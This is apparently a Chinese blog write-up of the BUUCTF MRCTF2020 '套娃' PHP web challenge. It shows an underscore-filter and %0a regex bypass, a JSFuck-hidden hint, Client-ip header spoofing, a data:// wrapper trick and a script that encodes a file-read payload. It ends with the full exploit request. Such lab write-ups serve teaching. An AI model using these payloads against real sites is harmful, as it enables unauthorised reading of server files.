BUUCTF [MRCTF2020]套娃

原创

4pri1 于 2021-07-22 21:58:36 发布 50 收藏
分类专栏： ctfWP 文章标签： ctf buuctf
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_20533167/article/details/119009928
版权

ctfWP 专栏收录该内容
36 篇文章 0 订阅
订阅专栏

BUUCTF [MRCTF2020]套娃

```php
<!--
//1st
$query = $_SERVER['QUERY_STRING'];

 if( substr_count($query, '_') !== 0 || substr_count($query, '%5f') != 0 ){
    die('YOu are So cutE!');
}
 if($_GET['b_u_p_t'] !== '23333' && preg_match('/^23333$/', $_GET['b_u_p_t'])){
    echo "you are going to the next ~";
}
!-->
```

https://blog.csdn.net/qq_20533167

!= 与!== 和== ===对应

1，http://localhost/aaa/ (打开aaa中的index.php)

结果：

$_SERVER['QUERY_STRING'] = "";

$_SERVER['REQUEST_URI'] = "/aaa/";

$_SERVER['SCRIPT_NAME'] = "/aaa/index.php";

$_SERVER['PHP_SELF'] = "/aaa/index.php";

2，http://localhost/aaa/?p=222 (附带查询)

结果：

$_SERVER['QUERY_STRING'] = "p=222";

$_SERVER['REQUEST_URI'] = "/aaa/?p=222";

$_SERVER['SCRIPT_NAME'] = "/aaa/index.php";

$_SERVER['PHP_SELF'] = "/aaa/index.php";

3，http://localhost/aaa/index.php?p=222&q=333

结果：

$_SERVER['QUERY_STRING'] = "p=222&q=333";

$_SERVER['REQUEST_URI'] = "/aaa/index.php?p=222&q=333";

$_SERVER['SCRIPT_NAME'] = "/aaa/index.php";

$_SERVER['PHP_SELF']   = "/aaa/index.php";

由实例可知：

$_SERVER["QUERY_STRING"] 获取查询 语句，实例中可知，获取的是?后面的值

$_SERVER["REQUEST_URI"] 获取 http://localhost 后面的值，包括/

$_SERVER["SCRIPT_NAME"] **当前脚本的路径，如：index.php

$_SERVER["PHP_SELF"] 当前正在执行脚本的文件名

_的过滤 可以用 . 绕过

%0a绕过正则

```
所以第一部分的payload: http://4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn/?b.u.p.t=23333%0a
```

how smart you are ~

FLAG is in secrettw.php

Welcome!


这只不过是个小测试区，啥都没有，还请各位多多包涵！ made by crispr


https://blog.csdn.net/qq_20533167

Flag is here~But how to get it?Local access only!
Sorry,you don't have permission! Your ip is :sorry,this way is banned!

https://blog.csdn.net/qq_20533167

页面源码有一个jsfuck的






```
Flag is here~But how to get it? <?php
error_reporting(0);
include 'takeip.php';
ini_set('open_basedir','.');
include 'flag.php';

if(isset($_POST['Merak'])){
    highlight_file(__FILE__);
    die();
}


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}
echo 'Local access only!'."<br/>";
$ip = getIp();
if($ip!='127.0.0.1')
echo "Sorry,you don't have permission!  Your ip is :".$ip;
if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' ){
echo "Your REQUEST is:".change($_GET['file']);
echo file_get_contents(change($_GET['file'])); }
?>
<!--
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+
[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![
[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(![]+[])[!+[]+!+[]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[
```

先看一下jsfuck

```
[Running] php "d:\本地测试文件\re.php"
ZmpdYSZmXGI=
```

还是Merak

```
error_reporting(0);

include 'takeip.php';

ini_set('open_basedir','.');

include 'flag.php';




if(isset($_POST['Merak'])){

    highlight_file(__FILE__);

    die();

}




function change($v){

    $v = base64_decode($v);                          1.base64解$v

    $re = '';

    for($i=0;$i<strlen($v);$i++){

        $re .= chr ( ord ($v[$i]) + $i*2 );           2.$v的每一个字母的ascii加上2*i再转换为此时值对应的ascii字符

    }

    return $re;

}

echo 'Local access only!'."<br/>";

$ip = getIp();                   这个函数用的一般只有XFF和Client-ip这两种方法

if($ip!='127.0.0.1')             要求必须ip为127.0.0.1

echo "Sorry,you don't have permission!  Your ip is :".$ip;

if($ip === '127.0.0.1' && file_get_contents($_GET['2333']) === 'todat is a happy day' 可以使用data:// 来进行转

echo "Your REQUEST is:".change($_GET['file']);

echo file_get_contents(change($_GET['file'])); }

?>
```

ord() 函数是 chr() 函数（对于8位的ASCII字符串）或 unichr() 函数（对于Unicode对象）的配对函数，它以一个字符（长度为1的字符串）作为参数，返回对应的 ASCII 数值，或者 Unicode 数值，如果所给的 Unicode 字符超出了你的 Python 定义范围，则会引发一个 TypeError 的异常。

file_get_contents($_GET['2333']) === 'todat is a happy day'可以通过这个方法

参考：https://www.php.cn/manual/view/285.html

data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=

范例

Example #1 打印 data:// 的内容

```php
<?php
// 打印 "I love PHP"
echo  file_get_contents ( 'data://text/plain;base64,SSBsb3ZlIFBIUAo=' );
?>
```

https://blog.csdn.net/qq_20533167

根据change函数写个生成payload的脚本

```php
<?php


function change($v){
    $v = base64_decode($v);
    $re = '';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) + $i*2 );
    }
    return $re;
}



function changeRE($v){
    /*生成可以转为正常payload的函数
    */
    $re='';
    for($i=0;$i<strlen($v);$i++){
        $re .= chr ( ord ($v[$i]) - $i*2 );
    }
    return $re;
}



echo(base64_encode(changeRE('flag.php')));



?>
```


```
[Running] php "d:\本地测试文件\re.php"
ZmpdYSZmXGI=
```

注意：这里的两个参数都是通过get参数传的，我用post传了好几次才发现


file=ZmpdYSZmXGI=

最终的payload：

```
POST /secrettw.php?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI= HTTP/1.1

Host: 4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Cache: no-cache

Origin: moz-extension://56944923-d8f9-4d5b-b169-ab8dceb2eced

Connection: close

Client-ip: 127.0.0.1
```


Pretty
Raw
\n
Actions
1 POST /secrettw.php?2333=data://text/plain;base64,dG9kYXQgaXMgYSBoYXBweSBkYXk=&file=ZmpdYSZmXGI= HTTP/1.1
2 Host: 4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Cache: no-cache
9 Origin: moz-extension://56944923-d8f9-4d5b-b169-ab8dceb2eced
10 Connection: close
11 Client-ip: 127.0.0.1
12
13
Search...
0 matches
INSPECTOR
NAME
VALUE
2333
data://text/plain;base...
file
ZmpdYSZmXGI=
Remove
Add...
Body Parameters (0)
Request Cookies (0)
Request Headers (10)
NAME
VALUE
Host
4bc5cdd7-d701-4c49-...
User-Agent
Mozilla/5.0 (Windows...
4bc5cdd7-d701-4c49-b9a7-d9368f0abd98.node4.buuoj.cn
Accept-Language
zh-CN,zh;q=0.8,zh-T...
Accept-Encoding
gzip, deflate
Content-Type
application/x-www-fo...
Cache
no-cache
Origin
moz-extension://5694...
Connection
close
Client-ip
127.0.0.1
Remove
Add...

这三个参数是修改的



Flag is here~But how to get it?Local access only!
Your REQUEST is:flag.php